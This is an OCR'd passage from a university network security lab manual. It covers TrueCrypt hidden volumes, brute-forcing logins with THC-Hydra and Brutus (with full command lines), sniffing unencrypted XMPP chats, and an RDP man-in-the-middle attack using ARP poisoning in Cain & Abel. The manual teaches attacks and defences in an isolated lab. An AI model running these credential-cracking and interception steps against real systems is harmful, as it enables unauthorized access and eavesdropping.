


Step 17: Type the password (which you specified in Step 10) in the password input field (marked with a red rectangle). If you used keyfile, check the box and choose them here.

Step 18: Click OK in the password prompt window.

TrueCrypt will now attempt to mount the volume. If the password is incorrect (for example, if you typed it incorrectly), TrueCrypt will notify you and you will need to repeat the previous step (type the password again and click OK). If the password is correct, the volume will be mounted.

Final Step:



We have just successfully mounted the container as a virtual disk.

If you open a file stored on a TrueCrypt volume, for example, in media player, the file will be automatically decrypted to RAM (memory) on-the-fly while it is being read.

Important: Note that when you open a file stored on a TrueCrypt volume (or when you write/copy a file to/from the TrueCrypt volume) you will not be asked to enter the password again. You need to enter the correct password only when mounting the volume.

You can open the mounted volume by double clicking on it in the TrueCrypt window.

You can also browse to the mounted volume the way you normally browse to any other types of volumes. For example, by opening the My Computer list and double clicking the corresponding drive letter (in this case it is the letter M).

You can copy files to and from the TrueCrypt volume just as you would copy them to any normal disk. Files that are being read or copied from the encrypted TrueCrypt volume are automatically decrypted on-the-fly (in memory/RAM). Similarly, files that are being written or copied to the encrypted TrueCrypt volume are automatically encrypted on-the-fly (right before they are written to the disk) in RAM.

Hidden Volume

The hidden volume is one level of plausible deniability that TrueCrypt allows for. Basically, you are creating a false bottom on encrypted volume so that you can store very sensitive information in the hidden volume, and store “sensitive looking” information in the top volume. If you are forced to give up your password, you give the one to the top volume, protecting your hidden volume. No one can tell that there is a hidden volume since TrueCrypt fills all space, empty or not, with random data.

The password for the hidden volume must be different from the password for the outer volume. To the outer volume, (before creating the hidden volume within it) you should copy some sensitive-looking files that you actually do NOT want to hide. These files will be there for anyone who would force you to hand over the password. You will reveal only the password for the outer volume, not for the hidden one. Files that really are sensitive will be stored on the hidden volume.

To create your hidden volume, repeat Steps 2 – 12, but instead of choosing “Create Standard TrueCrypt volume” choose “Create hidden TrueCrypt Volume. One the next screen select “Create a hidden volume within and exisiting TrueCrypt volume” Then select the volume you created above.

Question: What is plausible deniability?

Answer: Plausible deniability refers to the ability of a "powerful player" or actor to avoid getting in trouble by secretly arranging for an action to be taken on their behalf by a third party – seemingly unconnected with the major player.


A hidden volume can be mounted the same way as a standard TrueCrypt volume: Click Select File or Select Device to select the outer/host volume (make sure it is not mounted). Then click Mount, and enter the password for the hidden volume. Whether the hidden or the outer volume will be mounted is determined by the entered password (i.e., when you enter the password for the outer volume, then the outer volume will be mounted; when you enter the password for the hidden volume, the hidden volume will be mounted).

TrueCrypt first attempts to decrypt the standard volume header using the entered password. If it fails, it loads the sector of the volume where hidden volume headers are normally stored (the third sector from the end of the volume) to RAM and attempts to decrypt it using the entered password. Note that the hidden volume header cannot be identified, as it appears to consist entirely of random data. If the header is successfully decrypted (for information on how TrueCrypt determines that it was successfully decrypted, see the section Encryption Scheme), the information about the size of the hidden volume is retrieved from the decrypted header (which is still stored in RAM), and the hidden volume is mounted (its size also determines its offset).

Dismount the volume:

If you want to close the volume and make files stored on it inaccessible, either restart your operating system or dismount the volume. To do so, follow these steps:

Select the volume from the list of mounted volumes in the main TrueCrypt window (marked with a red rectangle in the screenshot above) and then click Dismount (also marked with a red rectangle in the screenshot above). To make files stored on the volume accessible again, you will have to mount the volume. To do so, repeat Steps 13-18.



Question: Go back to My Computer. Is your volume there?

Answer: Nope!
SS1: Should show the location of the volume on a drive in the TrueCrypt window.
SS2: Should show the new volume with files, but not the ones in the previous SS.
SS3: Should show the new volume with files, but not the ones in the previous SS.

Sources:

http://arstechnica.com/news.ars/post/20060518-6870.html
http://www.truecrypt.org
http://b-con.us/security/truecrypt_intro.php
http://en.wikipedia.org/wiki/Truecrypt
http://en.wikipedia.org/wiki/Plausible_deniability

Appendix R: Network Login Crackers

Network login crackers are tools that allow an attacker to authenticate to a server by using a brute force attack to determine an acceptable username and password. The tools accomplish this by connecting to the service and trying a variable number of usernames and passwords to guess a correct combination.

In this exercise, the THC-Hydra and Brutus-AET2 tools will be used to attack network login services. Like password crackers, network login crackers exploit weak passwords composed of empty fields, default values, dictionary words, and short strings. Rather than attack a hash file like password crackers, however, these brute force programs use the target service directly to test usernames and passwords.

THC-Hydra, Brutus, and other login crackers are not subtle, new, or novel avenues to system compromise, but they represent one of the most common and successful attack vectors a hacker employs to compromise a system. Understanding how the tools work and how to counter them is necessary to secure open services protected with password authentication.

1.0 - Exercise Set-up

1.1 – Acquire the tools

If the tools haven't been obtained yet, download them to the WinXP VM from the following locations:

brutus-AET2	http://www.hoobie.net/brutus/
THC-Hydra	http://www.thc.org/thc-hydra/

Make sure that the win32 binary is downloaded from the THC site instead of the tar file. The Linux version of the tool has a gui, but it needs the GTK libraries in the Gnome development suite which require the RHEL installation disks and a moderate amount of time

1.2 – Power on the WinXP virtual machine

Turn on Vmware and boot the Windows XP virtual machine. It will be used as the attacker in this exercise.

1.3 – Stop the Windows Firewall

Open the Windows XP virtual machine. Navigate to the "Control Panel" through the start menu and open the "Network Connections" applet. Then right-click the "Local Area Connection" icon and select the "Properties" submenu. When the property window appears, select "Advanced" and de-select the "Internet Connection Firewall" checkbox to turn off the windows firewall

1.4 – Ensure the web applications are still operational

Test the cookie application used in the beginning of lab 9 by opening an internet browser on the host machine and navigating to http://<ip_address>/ece4112/cookie/login.php

If the login page does not appear, repeat the set-up in the beginning of the Lab 9.


2.0 – Use network login crackers to demonstrate brute force hacking

2.1 – Brutus-AET2 demonstration

Brutus is a fairly respectable brute force program designed for the windows platform. It isn't the best cracker, but it's easy to use and it gets the job done.

Navigate to the brutus folder and open the words.txt file and then delete the first empty line so that the first password will be "aaa". This prevents a javascript window from opening on the login page when a blank entry is made.

Run the Brutus executable and type in the full address of the cookie login page in the target textbox. Next select the checkbox for single user. Ensure that the window appears similar to the window below.



Ensure that the IP address of the host system is used instead of the example above.

Now open the browser on the host and navigate to
http://<ip_address>/ece4112/cookie/login.php

The welcome page should show the username selected in the Brutus window and the last password in the words.txt file. If the default wordlist.txt file was used the password should be zmodem.

Why do you suppose that all of the passwords were input into the login page? If the page redirected output after a successful login, do you think the same password would be on the welcome page?

2.1 – THC-Hydra demonstration

On the WinXP virtual machine, copy the wordlist.txt and users.txt files from the brutus-aet2 directory into the Hydra-5.4-win folder.

Open a command prompt and navigate to the Hydra-5.4-win folder using the CD command.

Now type:
hydra -l test -p testpass -e s -e n -f -o –R mysqltest1.txt localhost mysql

Did it work? It shouldn't have.

Now type this:
hydra -L users.txt -P words.txt -e s -e n -f -o –R mysqltest2.txt localhost mysql

Now open the mysqltest2.txt file and find the password.

3.0 – Employ a simple countermeasure against the cracker tools

On the host system, open the /ece4112/cookie/login.php file in a text editor. At the bottom of the makeCookie function on the line before the return true line, enter the following:
setTimeout("alert('Et tu, Brute?')",10001);

Save the file.

Now repeat the entire Brutus-AET2 demonstration in Section 2.1.

QUESTION: What is displayed on the welcome page now?
ANSWER: The first password in the words.txt file "aaa" appears.

QUESTION: Why is the output different than before?
ANSWER: The javascript alert appeared after a delay which caused Brutus end.

QUESTION: How does this simple change counter the cracker?
ANSWER: The delay in the javascript code caused Brutus to timeout (the default is 10 seconds and the delay was 10.001 seconds)

QUESTION: What other methods could be used to guard against these tools?
ANSWER : Capchas are the best current means used to prevent these tools from working against an http/https service.

Appendix S: Sniffing Instant Messages

Topic: The concept of setting up an instant message server, and communication between two instant message clients using Gaim/XMPP. This concept exploits instant message sniffing. One can use XMPP for instant messaging instead of MSN, AIM, or Yahoo. Using Encryption provides added security.

BACKGROUND

Instant messaging is very popular and is becoming more widely used in business. Protocols used by MSN, Yahoo, AIM, etc. can be easily sniffed from the network. In this exercise, we will demonstrate the use of the XMPP protocol for instant messaging, which is more secure.

Openfire is an open source XMPP server. XMPP is the protocol used by Jabber and gChat.

Through this exercise, you will install the Openfire server on your host machine, and then connect to it using Gaim on your host machine, and Pidgin (Gaim for windows) on your windows virtual machine.

You can use this software in later labs to help move files between the two machines.

INSTRUCTIONS

Obtain the openfire rpm from the website at:
http://www.igniterealtime.org/downloads/index.jsp

Click the link for Linux

Double click on the rpm to install it on the host machine. This will install openfire in the /opt/openfire directory

cd to /opt/openfire/bin

Type the command ./openfire.sh. This will start the openfire admin console. Open web browser to access the console at the address http://localhost:9090

Select English and press continue

On the server settings page, press continue

Select Embedded database and press continue

For profile settings press continue

Create a password for the admin such as "password" and press continue

Click the button to login to the admin console

Enter your password

Click the compression settings and choose Not Available for both policies and click Save

Click on Security settings. Under Client Connections Security click Custom and select Not Available for both security methods. Click Save.

Click the Users/Groups tab and create 2 users such as "hostmachine" and "windowsmachine"

Go to Users/Groups and create a Group. Type a name for your group and hit Create Group

On the next page, select enable contact list group sharing and enter a name for the list and click Save

Add your users to the Group at the bottom

Openfire is now setup. Congratulations!

Open Gaim on your host machine by typing "gaim" in the terminal

When Gaim opens it will present you with a screen to add an account

Type "hostmachine" for the screenname, 57.35.6.x for the server, Jabber for the protocol. Click Save.

Go to the Windows machine and obtain the pidgin installer. It can be found at:

http://www.sourceforge.net/projects/pidgin

Install without changing the default settings

Open pidgin, Click the accounts menu and click Add/Edit

Under protocol select XMPP and 57.35.6.x for the domain

Click save

Login on both the windows and host machine through the Gaim and pidgin clients to the openfire server

Open ethereal and begin capturing packets.

Send some messages back and forth between the users

Stop the packet capture in Ethereal

Find one of the Jabber packets and follow tcp stream

Notice that the message sent between users can be read in plain text

Go back to the openfire admin console in the web browser

Click on Security Settings

Under Client Connection Security, click required

Save the settings.

Log out and Log back in both messaging clients

Note that openfire has been configured to only accept secure connections

Repeat the packet capture exercise

Notice how all the traffic is encrypted

QUESTIONS

Q. Why would it be a bad idea to unencrypted instant message traffic on your company network?

A. Your information would be publicly available to anyone using a sniffer

Q. How could you further secure this instant message communication?


A. Use a VPN

Q. How could a man-in-the-middle attack be used to intercept this communication?


A. Spoof the server's ip address by using ARP poisoning

FIGURES


Openfire




Pidgin


Home
RedHat7.2
WinXP
RedHat4.0-Hardened
Microsoft Baseline Sec...
Buddy List
Buddies Accounts Tools Help
group6
hostmachine
hostmachine
Conversation Options Send To
hostmachine
(10:27:48 PM) hostmachine: hey, this is secure
(10:27:54 PM) windowsmachine@57.35.6.111/Home: you mean, no one can read this?
(10:38:50 PM) hostmachine: that's right!
(10:38:53 PM) hostmachine:
(10:44:00 PM) windowsmachine@57.35.6.111/Home: AWESOME
Font
Insert

GAIM


Buddy List
Buddies Tools Help
group6 (1/1)
windowsmachine
[1] windowsmachine
Conversation Options
windowsmachine
hey, this is secure
(22:27:52) windowsmachine: you mean, no one can read this?
(22:38:48) hostmachine@57.35.6.111/Gaim: that's right!
(22:38:51) hostmachine@57.35.6.111/Gaim:
(22:43:59) windowsmachine: AWESOME
Warn
Block
Info
Send

Ethereal Packet capture of encrypted XMPP session



Appendix T: Microsoft Remote Desktop Connection Man in The Middle Attack

This lab puts a great deal of emphasis on virtual private networks and remote access procedures. This addition consists of a security analysis on Microsoft's Remote Desktop Connection (RDP Protocol) which is embedded with slight in every flavor of Microsoft's current operating systems. This addition allows students to identify vulnerabilities in the aforementioned protocol by using two tools for windows: Windows Hijacker and Cain & Abel.

A vulnerability has been discovered in Microsoft's Remote Desktop protocol that permits a man in the middle attack. Although the information sent through the network via this protocol is encrypted, there is no verification of the identity of the server when setting up the encryption keys for the session, which clearly allows for a man in the middle attack, such that the attacker intercepts the key exchange and sends its own identity to the client and the server, thereby gaining full access to the data transmitted. Microsoft has issued a patch that would supposedly fix the problem. However, that is not the case and therefore the vulnerability is still there. The best "protection" one can use is to create a dedicated account for remote desktop connections without administrator privileges, until Microsoft fixes the problem.

Introduction:

This exercise exploits a known vulnerability of the Microsoft Remote Desktop Connection encryption method that allows for a man in the middle attack, thus compromising security of the host systems.

Background:

Many companies currently use Microsoft's Remote Desktop Connection (aka Terminal Services) to provide remote access to users outside main offices around the world. Remote desktop connections, as will be seen in this exercise, are indeed encrypted, however, the problem lies on how the connection is encrypted. Remote Desktop, by default, accepts the following encryption levels:

- High: data encrypted both ways (client-server and vice versa) using a 128 bit key.
- Medium: data encrypted both ways using a 56 bit key (Windows 2K clients or later) or 40 bit key (earlier client)
- Low: data encrypted only from client to server using either a 56 or 40 bit key depending on client version as shown above.

The problem is that the client never confirms the server's identity, which allows for a man-in-the-middle to "fool" the client and the server to connect through itself. A basic outline of the attack follows:

1. Client attempts to connect to server, while a MITM attacker sniffs the connection. Through DNS spoofing or ARP poisoning client is fooled to connect to the attacker's host instead. The MITM host sends the connection request through to the actual intended server.
2. Server sends its public key and a random salt, in clear text, again through the MITM. The MITM sends the packet through to the client, but exchanges the key to one for which it knows the private part.
3. The client sends a random salt, encrypted with the server public key, to the MITM
4. MITM decrypts the client's random salt with its private key and encrypts it with the real server's public key, and then sends it back to the real server
5. The MITM now knows both server and client salt, and therefore can construct session keys for all further packets transmitted between the two.

When alerted about this issue, Microsoft attempted to fix it. Therefore they established a public key authentication for the server. The problem then becomes that the server's private key is not really private, therefore anyone can decrypt the server's public key and take its credentials once again. Starting with terminal services version 5.1.2600.2180 the terminal server sends its certificate to the client during the initial key-exchange phase. The server's certificate can be easily found in the server's registry at HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService\Parameters\Certificate.

In order to transmit its certificate to the client, the server signs it with a private RSA key to be decrypted by the client, thereupon confirming the server's identity. The problem is that the private key is indeed public, and can be found in any computer in the world running Microsoft Windows XP. This "private" key is hard coded into mstlsapi.dll and is dynamically created, used, and de-allocated into a subroutine of TLSInit API. Thus the attacker can calculate a valid signature for the MITM public key generated on the fly during the attack and thereby gain access to the data transmitted.

Part 1: Confirming the connection encryption

This part of the exercise concentrates in simply performing a man-in-the-middle (MITM) attack that will yield no information of value, since the connection is encrypted, and therefore illegible. We will use a tool called Window Hijacker (see appendix J) to perform an ARP poisoning attack and sniff packets from a remote desktop connection.

1. Begin by duplicating your windows virtual machine twice, such that you will end up with three virtual Windows XP machines. The procedure adopted to perform virtual machine duplication is outlined in detail as part of Section 2 of this lab. The basic configuration for this exercise is shown in Figure1.




Figure 1: Virtual Machines configuration for this exercise

2. Let IP address a.b.c.d represent the IP address of the original Windows XP Virtual Machine. Change the clones' IP address to a.b.c.d+1 and a.b.c.d+2 respectively. This procedure may require a restart if you boot all Windows XP virtual machines with the same IP address at the same time. To avoid an unnecessary restart, make sure you boot up one system at a time initially to change their IP addresses and then boot the next.
3. Install Windows Hijacker on the MITM computer (a.b.c.d). You can find this package at http://www.files-library.com/files/Windows-Hijacker.html
4. Configure the remote desktop connection by going to Start>Control Panel>System.
5. Click on the remote tab and enable remote desktop connections
6. Create a new user for the remote desktop connection. Name it and set its password as you please. Make sure you define this user as a remote desktop user in the system control panel.
7. Initiate a Remote Desktop Connection between a.b.c.d+1 and a.b.c.d+2 by clicking on Start>All Programs>Accessories>Communications>Remote Desktop Client
8. On the host textbox enter the IP address of your RD host a.b.c.d+1 or a.b.c.d+2, depending on how you have setup your virtual machines
9. Click connect
10. Initiate an ARP-poisoning MITM attack with Windows Hijacker on a connection between hosts a.b.c.d+1 and a.b.c.d+2 (or vice-versa depending on how you have setup your virtual machines) as described in Appendix J
11. You will notice that the MITM host has gained complete control over the connection, the client has completely lost connection to the server, and the connection is completely encrypted, and therefore you will not be able to read the packets flowing in the connection. Please include a screenshot of the Windows Hijacker window showing no comprehensible information.

Part 2: Exploiting the encryption vulnerability

This portion of the exercise will use the software Cain & Abel to sniff the RDP connection and decrypt it, such that host names and IP addresses and user names and passwords will be available to the MITM attacker. The Cain & Abel software package performs many other functions not described in this exercise. You are encouraged to further explore this package and its other features in lab.

1. Taking the same configuration outlined in part 1 and assuming you have already completed part 1, install Cain & Abel on the MITM host computer (a.b.c.d). The Cain & Abel Installation package can be found at http://www.oxid.it/cain.html
2. Load Cain & Abel by going to Start>All Programs>Cain>Cain
3. Once Loaded, click on the sniffer tab.
4. Click on the + on the toolbar and specify a range of IP addresses to scan for. A list of online hosts should appear in this window.
5. Click on the sniff button on the toolbar. It looks like a NIC hardware
6. Click on the APR tab in the bottom tabs list
7. Click the + sign on the upper toolbar
8. Select the appropriate source and destination hosts
9. Click OK
10. A connection should appear in the upper portion of the window and its status should show “IDLE”
11. Click the poison button on the upper toolbar. It looks like a radioactive sign and it is located right next to the sniff button pressed earlier
12. The connection’s status should change to “poisoning”
13. Move to the client virtual machine, and initiate the remote desktop connection as outlined in part 1
14. Move back to the MITM host and confirm that the left vertical tree structure has detected one RDP connection.
15. Click on this icon on the left tree structure
16. A list of active connections should appear on the right portion of the screen. Right-click the connection and click view. This will bring up a notepad window containing a .txt file that is logging the entire connection between client and server. Confirm that the information has been decrypted and several pieces of information are now legible including hosts IP addresses, username, their time zones, etc.
17. Include a screenshot of the log file. Showing username, computer name, and time zones
18. I have not yet found out where the password is actually displayed. It seems as if the password is hashed into MD5 or lm, and unfortunately I have not had success in finding it yet.

References:

M. Montoro, “Remote Desktop Protocol, the Good the Bad and the Ugly, Torino, 2005” 28 May 2005

Lab 2 Answer Sheet

Group Number: _____
Member Names: _____ _____

Q1.1.1.
Passwords cracked by L0phtcrack.

Password Characteristics	Password Used	How long did it take to crack in minutes

Q1.2.1. Write down how many passwords have been cracked and what they are.

Q1.2.2 What can you do to protect yourself from password cracking utilites?

Q1.3.1. What type of protocol do you see inside the IP packets?

Q1.3.2. What kind of statistics does Ethereal show?

Q1.3.3. What information can you see in the window that comes up? Close the window and try to follow the sequence of TCP packets in the main window.
Screenshot 1: Capture a screenshot of this window and submit it with your lab.

Q1.3.4. Explain in general what you see in terms of what types of packets your machine is sending.

Q1.3.5 How can you protect yourself from sniffers on the network? Is there any way to detect them?

Q1.3.6. What is the password captured by ethereal? Include a screenshot (**Screenshot #2)** of the ethereal capture.

Q1.4.1 How does one detect the presence of keyloggers in a public access machine (Eg. – computer terminals in the Student Center)?

Q1.4.2 What can you see on the screen?

Q1.4.3 What happens if the key logger's password is "weak" (for example, a common word or a name)?

Q1.4.4 As an admin, how can you detect if such a device is in use?

Q1.4.5 It is clear that a hardware key logger is more powerful and more dangerous than a software key logger. From an admin standpoint, do you think the sale of such devices should be permitted, even with the mentioned usage restrictions?

Q 1.5.3.1: Do you have administrator access?

Q 1.5.3.2: Can you read the secret.txt file in the EFS folder?

Q 1.5.3.3: How could you detect this attack if it occurred?

Q 1.5.4.1: What evidence remains to indicate system compromise?

Q 1.5.4.2: How can this attack vector be countered?

